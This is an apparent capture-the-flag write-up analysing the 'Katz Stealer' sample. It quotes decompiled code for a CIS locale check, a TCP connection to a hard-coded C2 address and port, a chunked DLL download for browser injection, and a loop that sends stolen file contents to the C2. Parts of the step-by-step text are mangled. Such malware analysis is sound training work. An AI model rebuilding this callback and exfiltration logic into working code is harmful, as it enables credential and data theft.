Table of Contents
1 Sections
Challenge: https://malops.io/challenges/katz-stealer
Scenario
The internal security team received a tip that a user account may have been compromised. A suspicious executable was discovered on the computer of an employee in the Marketing department. The file was named report_update.exe and was located in the Downloads folder. Can you help us answer the following questions to support our investigation?
Question 1
What is the size in bytes of the memory block containing the sequence of pointers to country code strings?
If we search for “RU” country code will lead to this .data section

Do the math:
Now you simply multiply the number of items by the size of each item: 9 pointers × 8 bytes per pointer = 72 bytes
You may also search GetLocaleInfoA you will get this
140006fef        uint32_t idThread =
140006fef            __builtin_memcpy(dest: &var_1088, src: &data_140010da0, count: 0x48)
140006ff1        int64_t rsi = 0
140006ff3        uint32_t dwProcessId = 0x2b0028
140007006        int16_t var_139c = 0x2c
140007010        wchar16 var_17b8 = 0
14000701a        char var_17b6 = 0
140007022        wchar16 var_15b0 = 0
14000702c        char var_15ae = 0
140007051        GetLocaleInfoA(Locale: GetKeyboardLayout(idThread), LCType: 0x5a,
140007051            lpLCData: &var_15b0, cchData: 3)
140007066        GetLocaleInfoA(Locale: 0x400, LCType: 0x5a, lpLCData: &var_17b8, cchData: 3)
140007068        uint16_t rax_1 = GetSystemDefaultLangID()
140007078        char* var_2c58 = &var_1088
140007085        int32_t var_2c4c_1
check idThread (&data_140010da0) will lead to the CIS Country.
140010da0  void* data_140010da0 = data_140015522 {"RU"}
140010da8  void* data_140010da8 = data_140015525 {"BY"}
140010db0  void* data_140010db0 = data_140015528 {"KZ"}
140010db8  void* data_140010db8 = data_14001552b {"KG"}
140010dc0  void* data_140010dc0 = data_14001552e {"TJ"}
140010dc8  void* data_140010dc8 = data_140015531 {"UZ"}
140010dd0  void* data_140010dd0 = data_140015534 {"AM"}
140010dd8  void* data_140010dd8 = data_140015537 {"AZ"}
140010de0  void* data_140010de0 = data_14001553a {"MD"}
ANSWER:
72Question 2
What is the name of the enumeration type for the first parameter of GetLocaleInfoA?
140007066        GetLocaleInfoA(Locale: 0x400, LCType: 0x5a, lpLCData: &var_17b8, cchData: 3)
140007068        uint16_t rax_1 = GetSystemDefaultLangID()

Checking the first argument parameter of GetLocaleInfoA is 0x400 .
looking up the msdn we got this.
ANSWER
LOCALE_USER_DEFAULTQuestion 3
What protocol is used by the malware to communicate with the C2 server?
There’s a socket function we can take a look.
14000710e                        while (true)
14000710e                            s = socket(af: 2, type: SOCK_STREAM, protocol: 0)
14000710e 
The sample uses SOC_STREAM which is TCP
ANSWER
tcpQuestion 4
What is the port number used by the malware to connect to the C2 server in decimal?
Just a little bit down where we found the answer of the previous question you will get this.
14000711a
140007140                            SOCKADDR name
140007140                            name.sa_family = 2
14000714d                            uint32_t rax_8 = inet_addr(cp: "185.107.74.40")
140007154                            name.sa_data[2] = rax_8.b
140007154                            name.sa_data[3] = rax_8:1.b
140007154                            name.sa_data[4] = rax_8:2.b
140007154                            name.sa_data[5] = rax_8:3.b
14000715b                            uint16_t rax_9 = htons(hostshort: 0xc3b)
140007174                            name.sa_data[0] = rax_9.b
140007174                            name.sa_data[1] = rax_9:1.b
There’s a ip address 185.107.74.40 and htons(hostshort: 0xc3b) which is 3131 .

ANSWER
3131Question 5
What is the maximum chunk size the malware uses to download the injected DLL in hex?
Just scroll a bit down where we found our previous answer you will get a recv function download loop
14000724b                        if (recv(s, buf: &var_2c0c, len: 4, flags: 0) == 4)
140007258                            uint32_t rax_13 = ntohl(netlong: var_2c0c)
14000725e                            var_2c0c = rax_13
14000725e
14000726c                            if (rax_13 - 1 u<= 0x5f5e0fe)
14000727c                                int32_t rbx_1 = 0
14000727e                                FILE* _Stream = fopen(_FileName: &var_2ba4, _Mode: "wb")
14000727e
140007289                                if (_Stream != 0)
14000728f                                    while (true)
14000728f                                        uint32_t r8_3 = var_2c0c
14000728f
14000729a                                        if (rbx_1 u>= r8_3)
14000729a                                            break
14000729a
1400072a1                                        int32_t len = r8_3 - rbx_1
1400072a1
1400072b4                                        if (len u> 0x1000)
1400072b4                                            len = 0x1000
1400072b4
1400072b8                                        int32_t rax_15 =
check the len which is 0x1000 .
ANSWER
0x1000Question 6
What is the address of the function responsible for launching browsers for injection in hex ?
Continue scroll down you will see a comparison of browsers with rax_27 .
1400074cd                                            int32_t rsi_1 = 1
1400074cd
1400074e3                                            while (true)
1400074e3                                                wchar16 const* const _String2 =
1400074e3                                                    &(*u"\msedge.exe")[1]
1400074e3
1400074f1                                                if (strcmp(_Str1: rax_27, _Str2: "edge")
1400074f1                                                        != 0)
1400074ff                                                    _String2 = u"chrome.exe"
1400074ff
14000750d                                                    if (
14000750d                                                            strcmp(_Str1: rax_27, _Str2: "brave")
14000750d                                                            == 0)
14000750f                                                        _String2 = u"brave.exe"
and rax_27 is passed as a argument for the function sub_140002aeb
if (sub_140002aeb(rax_27) != 0)
If we check that function it starts from 140002aeb .

ANSWER
0x140002aebQuestion 7
What is the address of the start of the loop that checks if a process matches the target browser executable name in hex?
g on your keyboard (this opens the "Go to Address" dialog).Process32NextW and press Enter.Process32NextW import entry.x to see all the cross-references (places that call this function).0x140007577 — double-click it.0x14000755f.
ANSWER
0x14000755fQuestion 8
What is the maximum chunk size the malware uses when sending the file contents to the C2 server in hex?

send.x on it to find its Cross-References. You'll see a few places where send is used.fopen with "rb", fseek, and fread). (In my analysis, this was sub_1400019c5).while loop near the bottom of that function. You will see a call to fread() that reads data into a buffer, immediately followed by a call to send().size_read = fread(&buffer, 1, 0x1000, file_stream);
// ...
send(socket, &buffer, size_read, 0);fread() dictates the maximum number of bytes it will read into the buffer per loop iteration. That value is the maximum chunk size sent to the C2!The answer in hex is 0x1000!
ANSWER
0x1000Question 9
What is the wildcard used to find Discord version folders?
